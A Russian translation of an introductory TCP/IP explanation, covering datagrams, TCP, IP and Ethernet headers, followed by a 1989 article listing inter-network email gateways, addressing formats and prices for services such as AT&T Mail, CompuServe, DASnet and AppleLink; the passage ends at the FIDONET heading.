TCP/IP построен на «бесконнекционной» технологии. Информация передаётся как последовательность «дейтаграмм». Дейтаграмма — это набор данных, отправляемых как единое сообщение. Каждая из этих дейтаграмм передаётся по сети индивидуально. Предусмотрена возможность открывать соединения (то есть начинать разговор, который продолжается некоторое время). Однако на каком-то уровне информация из этих соединений разбивается на дейтаграммы, которые сеть рассматривает как полностью независимые. Например, предположим, что вы хотите передать файл размером 15 000 октетов. Большинство сетей не могут обработать дейтаграмму в 15 000 октетов. Поэтому протоколы разобьют её примерно на 30 дейтаграмм по 500 октетов. Каждая из этих дейтаграмм будет отправлена на другой конец, где они будут собраны обратно в файл размером 15 000 октетов. Однако пока эти дейтаграммы в пути, сеть не знает о какой-либо связи между ними. Вполне возможно, что дейтаграмма 14 прибудет раньше дейтаграммы 13. Также возможно, что где-то в сети произойдёт ошибка, и некоторая дейтаграмма вообще не дойдёт — в этом случае её придётся отправить снова.

Кстати, заметьте, что термины «дейтаграмма» и «пакет» нередко кажутся практически взаимозаменяемыми. Технически при описании TCP/IP правильнее использовать слово «дейтаграмма». Дейтаграмма — это единица данных, с которой работают протоколы. Пакет — это физическая сущность, появляющаяся в Ethernet или на проводе. В большинстве случаев пакет просто содержит дейтаграмму, поэтому различие невелико. Однако они могут отличаться. Когда

TCP/IP используется поверх X.25, интерфейс X.25 разбивает дейтаграммы на 128-байтные пакеты. Это незаметно для IP, поскольку пакеты собираются обратно в единую дейтаграмму на другом конце перед обработкой TCP/IP. Таким образом, в этом случае одна IP-дейтаграмма передаётся несколькими пакетами. Однако в большинстве сред передача одной дейтаграммы в одном пакете эффективнее, и это различие, как правило, стирается.

Уровень TCP

В обработке дейтаграмм TCP/IP задействованы два отдельных протокола. TCP («протокол управления передачей») отвечает за разбивку сообщения на дейтаграммы, их сборку на другом конце, повторную отправку всего, что было потеряно, и восстановление правильного порядка. IP («протокол Интернета») отвечает за маршрутизацию отдельных дейтаграмм. Может показаться, что TCP выполняет всю работу. Однако в Интернете доставка дейтаграммы по назначению сама по себе может быть сложной задачей. Соединение может потребовать прохождения дейтаграммы через несколько сетей в Рутгерсе, по последовательной линии в Суперкомпьютерный центр имени Джона фон Неймана, через несколько сетей Ethernet там, по серии телефонных линий 56 Кбит/с до другого узла NSFnet и далее через Ethernet в другом кампусе. Отслеживание маршрутов ко всем пунктам назначения и обработка несовместимостей между разными транспортными средами оказывается сложной задачей. Заметьте, что интерфейс между TCP и IP достаточно прост: TCP просто передаёт IP дейтаграмму с адресом назначения. IP не знает, как эта дейтаграмма соотносится с предыдущей или последующей.

Возможно, вы заметили, что здесь чего-то не хватает. Я говорил об интернет-адресах, но не о том, как отслеживать несколько соединений с одной системой. Очевидно, недостаточно просто доставить дейтаграмму по нужному адресу — TCP должен знать, частью какого соединения является данная дейтаграмма. Эта задача называется «демультиплексированием». На самом деле в TCP/IP происходит несколько уровней демультиплексирования. Информация, необходимая для него, содержится в серии «заголовков». Заголовок — это просто несколько дополнительных октетов, добавляемых в начало дейтаграммы некоторым протоколом для её отслеживания. Это похоже на вкладывание письма в конверт и написание адреса на его внешней стороне — только в современных сетях это происходит несколько раз. Как если бы вы вложили письмо в маленький конверт, ваш секретарь положил его в конверт чуть побольше, кампусная почта — в ещё больший конверт, и т.д. Вот обзор заголовков, добавляемых к сообщению, проходящему через типичную сеть TCP/IP.

Всё начинается с единого потока данных — например, файла, который вы пытаетесь отправить на другой компьютер:


```
......................................................
```

TCP разбивает его на управляемые фрагменты. (Для этого TCP должен знать, какого размера дейтаграмму способна обработать ваша сеть. Фактически, TCP-стэки на каждом конце сообщают, какого размера дейтаграмму они могут обработать, а затем выбирается наименьший размер.)

```
....   ....   ....   ....   ....   ....   ....   ....
```

TCP добавляет заголовок в начало каждой дейтаграммы. Этот заголовок содержит не менее 20 октетов, но наиболее важными из них являются «номер порта» источника и назначения, а также «порядковый номер». Номера портов используются для отслеживания различных соединений. Предположим, 3 разных пользователя передают файлы. Ваш TCP может выделить этим передачам номера портов 1000, 1001 и 1002. При отправке дейтаграммы это становится номером порта «источника», поскольку вы являетесь источником дейтаграммы. Разумеется, TCP на другом конце

также назначил собственный номер порта для этого соединения. Ваш TCP должен знать номер порта, используемый другим концом (он узнаёт его в начале соединения, как я объясню ниже), и помещает его в поле порта «назначения». Разумеется, когда другой конец отправляет вам дейтаграмму в ответ, номера портов источника и назначения меняются местами. Каждая дейтаграмма имеет порядковый номер, который позволяет другому концу убедиться, что дейтаграммы получены в правильном порядке и ни одна не пропущена. (Подробности см. в спецификации TCP.) TCP нумерует не дейтаграммы, а октеты. Если в каждой дейтаграмме 500 октетов данных, первая дейтаграмма может иметь номер 0, вторая — 500, следующая — 1000, потом — 1500 и т.д. Наконец, упомяну контрольную сумму. Это число вычисляется путём сложения всех октетов в дейтаграмме (приблизительно — см. спецификацию TCP). Результат помещается в заголовок. TCP на другом конце снова вычисляет контрольную сумму. Если они не совпадают, значит, при передаче с дейтаграммой что-то пошло не так, и она отбрасывается. Вот как выглядит дейтаграмма теперь.



Если обозначить заголовок TCP как «T», весь файл теперь выглядит так:

```
T.... T.... T.... T.... T.... T.... T....
```

Вы заметите, что в заголовке есть поля, которые я не описал выше. Они в целом связаны с управлением соединением. Чтобы убедиться, что дейтаграмма дошла до назначения, получатель должен отправить обратно «подтверждение». Это дейтаграмма, в которой заполнено поле «Acknowledgement number». Например, отправка пакета с подтверждением 1500 означает, что вы получили все данные до октета номер 1500. Если отправитель не получает подтверждения в течение разумного промежутка времени, он повторно отправляет данные. Поле «Window» (окно) служит для управления объёмом данных, которые могут одновременно находиться в пути. Нецелесообразно ждать подтверждения каждой дейтаграммы перед отправкой следующей — это слишком замедлило бы работу. С другой стороны, нельзя просто продолжать отправлять данные, иначе быстрый компьютер может переполнить возможности медленного по приёму данных. Поэтому каждый конец указывает, сколько новых данных он готов принять в данный момент, помещая количество октетов в своё поле «Window». По мере получения данных компьютером свободное место в его окне уменьшается. Когда оно достигает нуля, отправитель должен остановиться. По мере того как получатель обрабатывает данные, он увеличивает своё окно, сигнализируя о готовности принять больше данных. Зачастую одна и та же дейтаграмма может одновременно подтверждать получение набора данных и разрешать передачу дополнительных новых данных (через обновлённое значение окна). Поле «Urgent» позволяет одному концу указать другому, чтобы тот перешёл вперёд в своей обработке до конкретного октета. Это часто полезно для обработки асинхронных событий — например, когда вы нажимаете управляющий символ или другую команду, прерывающую вывод. Остальные поля не относятся к пониманию того, что я пытаюсь объяснить в этой статье.

Уровень IP

TCP отправляет каждую дейтаграмму в IP, сообщая ему интернет-адрес компьютера на другом конце. Это всё, что интересует IP. Ему не важно, что содержится в дейтаграмме или даже в заголовке TCP. Задача IP — просто найти маршрут для дейтаграммы и доставить её на другой конец. Чтобы позволить шлюзам или другим промежуточным системам пересылать дейтаграмму, он добавляет свой собственный заголовок. Главное в этом заголовке — адреса интернет-источника и назначения (32-битные адреса вида 128.6.4.194), номер протокола и ещё одна контрольная сумма. Адрес источника в Интернете — это просто адрес вашей машины (необходим, чтобы другой конец знал, откуда пришла дейтаграмма). Адрес назначения — адрес другой машины (необходим, чтобы шлюзы на пути знали, куда направить дейтаграмму). Номер протокола указывает IP на другом конце передать дейтаграмму в TCP.

Хотя большинство IP-трафика использует TCP, существуют и другие протоколы, работающие поверх IP, поэтому необходимо сообщать IP, какому протоколу передать дейтаграмму. Наконец, контрольная сумма позволяет IP на другом конце проверить, не был ли заголовок повреждён при передаче. Обратите внимание, что TCP и IP имеют отдельные контрольные суммы. IP должен иметь возможность убедиться, что его заголовок не повреждён при передаче, иначе он может отправить сообщение не туда. И эффективнее, и надёжнее, когда TCP вычисляет отдельную контрольную сумму для заголовка TCP и данных. После добавления заголовка IP сообщение выглядит следующим образом:

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  TCP header, then your data .....                             |
|                                                               |
```

Если обозначить заголовок IP как «I», ваш файл теперь выглядит так:

```
IT....   IT....   IT....   IT....   IT....   IT....   IT....
```


И снова заголовок содержит дополнительные поля, которые в этой статье не рассматриваются, поскольку они не важны для понимания процесса. Флаги и смещение фрагмента используются для отслеживания частей, когда дейтаграмму приходится разбивать. Это происходит при пересылке дейтаграмм через сеть, для которой они слишком велики (подробнее об этом ниже). «Time to live» (время жизни) — число, которое уменьшается каждый раз, когда дейтаграмма проходит через систему. Когда оно достигает нуля, дейтаграмма отбрасывается. Это сделано на случай, если в системе каким-то образом образуется петля. Конечно, это должно быть невозможным, но хорошо спроектированные сети должны справляться с «невозможными» условиями.

На этом этапе дополнительные заголовки могут не потребоваться. Если ваш компьютер имеет прямую телефонную линию, соединяющую его с компьютером назначения или шлюзом, он может просто отправлять дейтаграммы по этой линии (хотя, вероятно, будет использоваться синхронный протокол вроде HDLC, добавляющий несколько октетов в начало и конец).

Уровень Ethernet

Большинство современных сетей используют Ethernet, который имеет собственные адреса. Создатели Ethernet хотели убедиться, что никакие две машины не окажутся с одинаковым адресом Ethernet. Кроме того, они не хотели, чтобы пользователю приходилось беспокоиться о назначении адресов. Поэтому каждый контроллер Ethernet поставляется с встроенным адресом, заданным на заводе. Чтобы никогда не пришлось повторно использовать адреса, разработчики Ethernet выделили 48 бит для адреса Ethernet. Производители оборудования Ethernet должны регистрироваться в центральном органе, чтобы назначаемые ими номера не пересекались с номерами других производителей. Ethernet — «широковещательная среда»: это похоже на старую телефонную линию «party line». Когда вы отправляете пакет в Ethernet, его видит каждая машина в сети. Поэтому необходимо что-то, что обеспечивает получение пакета именно нужной машиной. Как вы могли догадаться, это обеспечивает заголовок Ethernet.

Каждый пакет Ethernet имеет 14-октетный заголовок, включающий адреса источника и назначения Ethernet, а также код типа. Каждая машина должна обращать внимание только на пакеты с собственным адресом Ethernet в поле назначения. (Обмануть это вполне возможно — отсюда одна из причин, по которым коммуникации Ethernet не отличаются высокой безопасностью.) Заметьте, что никакой связи между адресом Ethernet и интернет-адресом нет. Каждая машина должна иметь таблицу соответствия адресов Ethernet и интернет-адресов (о том, как строится эта таблица, я расскажу чуть ниже). Помимо адресов, заголовок содержит код типа, позволяющий одновременно использовать в одной сети несколько семейств протоколов: TCP/IP, DECnet, Xerox NS и т.д. Каждое из них помещает в поле типа своё значение. Наконец, есть контрольная сумма. Контроллер Ethernet вычисляет контрольную сумму всего пакета. Когда другой конец получает пакет, он повторно вычисляет контрольную сумму и отбрасывает пакет, если ответ расходится с исходным. Контрольная сумма помещается в конец пакета, а не в заголовок. В итоге ваше сообщение выглядит следующим образом:



Если обозначить заголовок Ethernet как «E», а контрольную сумму Ethernet как «C», ваш файл теперь выглядит так:

```
EIT....C   EIT....C   EIT....C   EIT....C   EIT....C
```

Когда эти пакеты принимаются на другом конце, все заголовки, разумеется, удаляются. Интерфейс Ethernet снимает заголовок Ethernet и контрольную сумму. Он смотрит на код типа. Поскольку код типа соответствует IP, драйвер устройства Ethernet передаёт дейтаграмму наверх в IP. IP снимает заголовок IP. Он смотрит на поле протокола IP. Поскольку тип протокола — TCP, он передаёт дейтаграмму наверх в TCP. TCP смотрит на порядковый номер. Используя порядковые номера и другую информацию, он собирает все дейтаграммы обратно в исходный файл.

На этом завершается моё первоначальное изложение TCP/IP. Ряд ключевых концепций я ещё не затронул, поэтому во второй части я вернусь к нескольким темам и добавлю подробности. (Подробное описание рассмотренных здесь элементов см. в RFC 793 для TCP, RFC 791 для IP и

RFC 894 и 826 для передачи IP поверх Ethernet.)

Разное о сетях

Автор: Taran King

1 июня 1989 года

ACSNET

Австралийская компьютерная научная сеть (Australian Computer Science Network, ACSNET), также известная как Oz, имеет шлюз через узел CSNET `munnari.oz.au`. Если вы не можете отправить почту напрямую в домен `.oz.au`, попробуйте один из следующих форматов:

```
username%munnari.oz.au@UUNET.UU.NET
```

или

```
munnari!username@UUNET.UU.NET
```

AT&T; MAIL

AT&T Mail — это почтовый сервис компании AT&T, примерно аналогичный MCI-Mail. Он доступен в сети UUCP под именем узла `attmail`, однако у меня возникали проблемы с доставкой почты. По всей видимости, отправка сообщений в этот сервис платная, и окружающие узлы не хотят брать на себя расходы за входящую почту — по крайней мере, именно так обстояли дела до сих пор. Тем не менее, я полагаю, что маршрут вида `att!attmail!user` должен работать.

Недавно AT&T объявила о шести новых соединениях X.400 между AT&T Mail и сервисами электронной почты в США, Корее, Швеции, Австралии и Финляндии. В США AT&T Mail теперь связана с сервисом Telemail компании Telenet Communications Corporation, что позволяет пользователям обоих сервисов легко обмениваться сообщениями. Благодаря этим подключениям, шлюзовой сервис AT&T Mail Gateway 400 Service предоставляет абонентам AT&T Mail возможность обмениваться сообщениями с пользователями следующих систем электронной почты:

Company	E-Mail Name*	Country
TeleDelta	TeDe 400	Sweden
OTC	MPS400	Australia
Telecom-Canada	Envoy100	Canada
DACOM	DACOM MHS	Korea
P&T-Tele	MailNet 400	Finland
Helsinki Telephone Co.	ELISA	Finland
Dialcom	Dialcom	USA
Telenet	Telemail	USA
KDD	Messavia	Japan
Transpac	ATLAS400	France

Соединения основаны на стандарте X.400 — наборе рекомендаций по формату, доставке и получению электронных сообщений, разработанных международным комитетом по стандартизации CCITT. За международные сообщения X.400 взимается дополнительная плата:

```
В Канаду:
   За письмо:              $0.05
   За единицу сообщения:   $0.10
В другие международные адреса:
```

```
За письмо:              $0.20
За единицу сообщения:   $0.50
```

За сообщения X.400 внутри США дополнительная плата не взимается. Ниже приведены контакты для вопросов по работе с перечисленными сетями. Прочие вопросы можно направлять на бесплатный номер AT&T Mail: 1-800-624-5672.

```
MHS Gateway:  mhs!atlas
Administrator:  Bernard Tardieu
Transpac
Phone:  3399283203

MHS Gateway:  mhs!dacom
Administrator:  Bob Nicholson
AT&T
Morristown, NJ  07960
Phone:  +1 201 644 1838

MHS Gateway:  mhs!dialcom
Administrator:  Mr. Laraman
Dialcom
South Plainfield, NJ  07080
Phone:  +1 441 493 3843

MHS Gateway:  mhs!elisa
Administrator:  Ulla Karajalainen
Nokia Data
Phone:  01135804371

MHS Gateway:  mhs!envoy
Administrator:  Kin C. Ma
Telecom Canada
Phone:  +1 613 567 7584

MHS Gateway:  mhs!kdd
Administrator:  Shigeo Lwase
Kokusai Denshin Denwa CO.
Phone:  8133477419

MHS Gateway:  mhs!mailnet
Administrator:  Kari Aakala
Gen Directorate Of Post &
Phone:  35806921730

MHS Gateway:  mhs!otc
Administrator:  Gary W. Krumbine
AT&T Information Systems
Lincroft, NJ  07738
Phone:  +1 201 576 2658

MHS Gateway:  mhs!telemail
Administrator:  Jim Kelsay
GTE Telenet Comm Corp
Reston, VA  22096
Phone:  +1 703 689 6034

MHS Gateway:  mhs
Administrator:  AT&T Mail MHS
                Gateway
AT&T
Lincroft, NJ  08838
Phone:  +1 800 624 5672
```

CMR

Ранее известный как Intermail, сервис Commercial Mail Relay (CMR) представляет собой ретрансляцию почты между сетью Internet и тремя коммерческими системами электронной почты: US Sprint/Telenet, MCI-Mail и системами DIALCOM (то есть Compmail, NSFMAIL и USDA-MAIL).

Важное примечание: единственное условие использования этого почтового шлюза состоит в том, что проводимая работа должна быть спонсирована DARPA или представлять собой иную утверждённую государственную деятельность. По сути, это означает, что без государственных полномочий вы не имеете права пользоваться этим шлюзом. Тем не менее, контролировать всё, что через него проходит, было бы крайне затруднительно. До того как я ознакомился с требованиями, я отправлял письма пользователю MCI-Mail и никаких претензий не получал. К сожалению, в одном из писем я допустил опечатку в адресе MCI-Mail, письмо было прочитано системными администраторами, которые сообщили мне, что я не имею права пользоваться этой системой, и выразили желание выставить счёт. Мысль забавная, но знайте: использование этого сервиса действительно платное.

Почтовый ящик CMR в каждой из систем соответствует следующим адресам:

```
 Telemail:  [Intermail/USCISI]TELEMAIL/USA
 MCI-Mail:  Intermail      или      107-8239
 CompMail:  Intermail      или      CMP0817
 NSF-Mail:  Intermail      или      NSF153
USDA-Mail:  Intermail      или      AGS9999
```

Примеры адресации для каждой системы электронной почты:

```
MCIMAIL:
   123-4567             семизначный адрес
   Everett T. Bowens    имя пользователя (должно быть уникальным!)

COMPMAIL:
   CMP0123              три буквы, затем три или четыре цифры
   S.Cooper             инициал, затем "." и фамилия
   134:CMP0123          домен, затем ":" и комбинация системы и номера аккаунта

NSFMAIL:
   NSF0123              три буквы, затем три или четыре цифры
   A.Phillips           инициал, затем "." и фамилия
   157:NSF0123          домен, затем ":" и комбинация системы и номера аккаунта

USDAMAIL:
   AGS0123              три буквы, затем три или четыре цифры
   P.Shifter            инициал, затем "." и фамилия
   157:AGS0123          домен, затем ":" и комбинация системы и номера аккаунта

TELEMAIL:
   BARNOC               пользователь (напрямую в Telemail)
   BARNOC/LODH          пользователь/организация (напрямую в Telemail)
   [BARNOC/LODH]TELEMAIL/USA
                        [пользователь/организация]ветка системы/страна
```

Ниже приведены другие ветки/страны системы Telenet, на которые можно отправлять почту:

```
TELEMAIL/USA     NASAMAIL/USA     MAIL/USA            TELEMEMO/AUSTRALIA
TELECOM/CANADA   TOMMAIL/CHILE    TMAILUK/GB          ITALMAIL/ITALY
ATI/JAPAN        PIPMAIL/ROC      DGC/USA             FAAMAIL/USA
GSFC/USA         GTEMAIL/USA      TM11/USA            TNET.TELEMAIL/USA
USDA/USA
```

Примечание: сеть ScienceNet организации OMNET находится в системе Telenet `MAIL/USA`, и для отправки почты туда используется формат `[A.MAILBOX/OMNET]MAIL/USA`. Доступны следующие подразделы OMNET:

```
AIR     Atmospheric Sciences  (Науки об атмосфере)
EARTH   Solid Earth Sciences  (Науки о твёрдой Земле)
LIFE    Life Sciences         (Науки о жизни)
OCEAN   Ocean Sciences        (Океанология)
POLAR   Interdisciplinary Polar Studies  (Полярные исследования)
SPACE   Space Science and Remote Sensing (Космические науки и дистанционное зондирование)
```

Ниже приведён список систем DIALCOM в различных странах с их доменными и системными номерами:

Service Name	Country	Domain Number	System Number
Keylink-Dialcom	Australia	60	07, 08, 09
Dialcom	Canada	20	20, 21, 22, 23, 24
DPT Databoks	Denmark	124	71
Telebox	Finland	127	62
Telebox	West Germany	30	15, 16
Dialcom	Hong Kong	80	88, 89
Eirmail	Ireland	100	74
Goldnet	Israel	50	05, 06
Mastermail	Italy	130	65, 67
Mastermail	Italy	1	66, 68
Dialcom	Japan	70	13, 14
Dialcom	Korea	1	52
Telecom Gold	Malta	100	75
Dialcom	Mexico	1	52
Memocom	Netherlands	124	27, 28, 29
Memocom	Netherlands	1	55
Starnet	New Zealand	64	01, 02
Dialcom	Puerto Rico	58	25
Telebox	Singapore	88	10, 11, 12

```
Dialcom                 Taiwan              1               52
Telecom Gold            United Kingdom      100             01, 04, 17, 80-89
DIALCOM                 USA                 1               29, 30, 31, 32,
                                                            33, 34, 37, 38,
                                                            41-59, 61, 62, 63,
                                                            90-99
```

Примечание: вместо шлюза CMR вы также можете использовать адреса `username@NASAMAIL.NASA.GOV` или `username@GSFCMAIL.NASA.GOV` для отправки почты в NASAMAIL или GSFCMAIL.

Для получения дополнительной информации и инструкций по работе с CMR отправьте сообщение в группу поддержки пользователей по адресу `intermail-request@intermail.isi.edu` (вы получите примерно то же, что описано здесь, плюс немного дополнительного материала). Для получения подробной информации о способах адресации к этим системам обратитесь к главе 3 «The Future Transcendent Saga» (Limbo to Infinity).

COMPUSERVE

CompuServe широко известна своими играми и конференциями. Помимо этого, она поддерживает возможность обмена почтой. Теперь у неё есть собственный интернет-домен — COMPUSERVE.COM. Он относительно новый, и почта может маршрутизироваться через `TUT.CIS.OHIO-STATE.EDU` или `NORTHWESTERN.ARPA`.

Пример: `user%COMPUSERVE.COM@TUT.CIS.OHIO-STATE.EDU` (или замените `TUT.CIS.OHIO-STATE.EDU` на `NORTHWESTERN.ARPA`).

Соединение CompuServe представляет собой опрашиваемое UUCP-подключение на шлюзовой машине. Фактически оно управляется набором shell-скриптов и коммуникационной утилитой `xcomm`, работающей по командным сценариям, которые генерируются «на лету» скриптами в процессе анализа задач, направляемых в CompuServe и получаемых из неё.

Абонентские аккаунты CompuServe вида `7xxxx,yyyy` адресуются как `7xxxx.yyyy@compuserve.com`. Сотрудников CompuServe можно адресовать по их именам пользователей в поддомене `csi.compuserve.com`. Подписчики CIS отправляют почту пользователям глобальных сетей, используя формат `">inet:user@host.domain"`, где `">gateway:"` — это синтаксис внутреннего доступа к шлюзу CompuServe. Шлюз генерирует полностью RFC-совместимые заголовки.

Если говорить полностью — со стороны CompuServe вы используете их почтовую систему EasyPlex для отправки письма в BITNET или Internet. Например, чтобы написать мне на мой Bitnet-адрес, следует адресовать письмо:

```
INET:C488869%UMCVMB.BITNET@CUNYVM.CUNY.EDU
```

Или на мой Internet-адрес:

```
INET:C488869@UMCVMB.MISSOURI.EDU
```

Разумеется, если у вас есть аккаунт в BITNET с доступом в Internet, делать это бессмысленно, поскольку время подключения к CompuServe стоит денег. Тем не менее, эта информация пригодится вам, чтобы дать пользователям CompuServe возможность связаться с вами. Служба поддержки CompuServe утверждает, что получение и отправка сообщений в сети Internet или BITNET не тарифицируется.

DASNET

DASnet — небольшая сеть, подключённая к глобальным сетям, однако взимающая плату за свои услуги. Подписчики DASnet платят как за исходящую почту к пользователям других сетей, так и за входящую от них. Ниже приведено краткое описание DASnet, частично взятое из их рекламного проспекта.

DASnet позволяет обмениваться электронной почтой с пользователями более чем 20 систем и сетей, подключённых к DASnet. Один из недостатков состоит в том, что после подписки на прочие сервисы необходимо дополнительно подписаться на DASnet, что влечёт отдельную плату. Пользователи глобальных сетей также могут подписаться на DASnet. Среди доступных через DASnet сетей и систем:

> *ABA/net, ATT Mail, BIX (Byte Information eXchange), DASnet Network, Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail, NWI, PeaceNet/EcoNet, Portal Communications, The Meta Network, The Source, Telemail, ATI's Telemail (Japan), Telex, TWICS (Japan), UNISON, UUCP, The WELL, а также домены (например, ".COM" и ".EDU" и т.д.). Новые системы добавляются постоянно. На момент написания этого файла к подключению готовятся: Connect, GoverNET, MacNET и PI-MAIL Американского института физики.*

Доступные типы аккаунтов DASnet:

• **Корпоративные аккаунты** — если организации нужно несколько индивидуальных подписок.
• **Сайтовые подписки** — если вы хотите, чтобы DASnet связался напрямую с системой электронной почты вашей организации.

Для отправки почты через DASnet вы направляете сообщение на аккаунт DASnet в вашей домашней системе. Входящую почту вы получаете в своём почтовом ящике, как обычно. В глобальных сетях почту следует отправлять на адрес `XB.DAS@STANFORD.BITNET`. В строке `Subject:` укажите адрес DASnet в квадратных скобках, а имя пользователя — сразу за ними. Реальная тема сообщения указывается после имени пользователя через разделитель `!` (пример: `Subject: [0756TK]randy!How's Phrack?`).

Единственный недостаток DASnet по сравнению с глобальными сетями — это стоимость. По состоянию на 3.03.89 подписка стоила $4.75 в месяц для хостов в США и $5.75 для хостов за рубежом.

Кроме того, за каждое отправленное сообщение взимается дополнительная плата. Если вы переписываетесь с кем-то, кто не является подписчиком DASnet, их почта к вам оплачивается с вашего аккаунта.

Ниже приведён сокращённый прейскурант для различных сервисов DASnet:

```
PARTIAL List                DASnet Cost    DASnet Cost
of Services                  1st 1000    Each Add'l 1000
Linked by DASnet (e-mail)   Characters     Characters:

INET, MacNET, PeaceNet,                              NOTE:  20 lines
Unison, UUCP*, Domains,         .21             .11  of text is app.
e.g. .COM, .EDU*                                     1000 characters.

Dialcom--Any "host" in U.S.     .36             .25

Dialcom--Hosts outside U.S.     .93             .83

EasyLink (From EasyLink)        .21             .11
         (To EasyLink)          .55             .23
U.S. FAX (internat'l avail.)    .79             .37
```

```
GeoMail--Any "host" in U.S.    .21            .11
GeoMail--Hosts outside U.S.    .74            .63

MCI  (from MCI)                .21            .11
     (to MCI)                  .78            .25
     (Paper mail - USA)       2.31            .21

Telemail                       .36            .25

W.U. Telex--United States     1.79           1.63
(You can also send Telexes outside the U.S.)

TWICS--Japan                   .89            .47

*  The charges given here are to the gateway to the network.  The DASnet
   user is not charged for transmission on the network itself.
```

Подписчики DASnet получают бесплатный каталог сети DASnet, включение в него, а также доступ к дополнительным сервисам — например, к автопортингу или DASnet Telex Service, предоставляющему собственный номер Telex и позывной за $8.40 в месяц.

DASnet является зарегистрированной торговой маркой DA Systems, Inc.

```
DA Systems, Inc.  1503 E. Campbell Ave.
 Campbell, CA  95008  408-559-7434
TELEX:  910 380-3530
```

Следующие два раздела — о PeaceNet и AppleLink — связаны с DASnet, поскольку именно эта сеть используется для подключения их к глобальным сетям.

APPLELINK

AppleLink — сервис компании Apple Computer. У неё есть своя небольшая сеть, и о ней нужно знать несколько вещей.

Прежде всего, существует шлюз AppleLink-Bitnet Mail Relay, созданный для «обогащения отношений совместных исследований между Apple Computer и сообществом высшего образования путём содействия электронному обмену информацией». Любой пользователь Bitnet автоматически имеет право использовать этот почтовый ретранслятор, как и все пользователи AppleLink.

Чтобы отправить письмо в AppleLink из Bitnet, заголовок должен быть следующим:

```
To:  XB.DAS@STANFORD.BITNET
Subject:  username@APPLELINK!Hi, how are things at Apple?
```

Здесь `username` — это идентификатор получателя, а `!` отделяет поле DASnet `To:` от реальной темы письма.

Чтобы отправить письмо в Bitnet из AppleLink, заголовок должен быть таким:

```
To:  DASNET
Subject:  C488869@UMCVMB.BITNET!Please add me to the Phrack Subscription List.
```

`C488869@UMCVMB.BITNET` (мой адрес) — это любой Bitnet-адрес; `!` отделяет адрес от темы сообщения.

Есть ещё один момент. По имеющимся сведениям, отправка на адрес `username@APPLELINK.APPLE.COM` выполняет ту же функцию. Если это не работает, попробуйте маршрутизацию через `username%APPLELINK.APPLE.COM@APPLE.COM`.

PEACENET

PeaceNet — компьютерная коммуникационная система, которая, по словам их информационного буклета, «помогает миротворческому движению по всему миру общаться и сотрудничать эффективнее». Сеть работает через Telenet и доступна посредством коммутируемого соединения. Подписка стоит $10 при регистрации: за эту сумму вы получаете руководство пользователя и «бесплатный» час компьютерного времени в непиковые часы (вечера будних дней, выходные и праздники). Далее взимается ежемесячная плата $10 за ещё один час в непиковое время и $5 за каждый час в пиковое время. Также предусмотрена плата за дополнительное дисковое пространство. Мир, видимо, недёшево обходится в долгосрочной перспективе! Впрочем, за каждого нового пользователя, которого вы привлечёте в PeaceNet, вы получаете 2 бесплатных часа в непиковое время. Сеть является проектом Tides Foundation — некоммерческой благотворительной организации Сан-Франциско — и управляется тремя национальными миротворческими организациями (разумеется, некоммерческими). Чтобы вступить в PeaceNet, отправьте своё имя, аффилиацию с организацией, адрес, город, штат, индекс, номер телефона, имя того, кто вас порекомендовал, а также номер кредитной карты с датой истечения (и имя на карте, если оно отличается от вашего) по адресу: PeaceNet, 3228 Sacramento Street, San Francisco, CA 94115, или позвоните по номеру 415-923-0900. Можно также оплатить чеком, однако в этом случае требуется депозит $50.

FIDONET

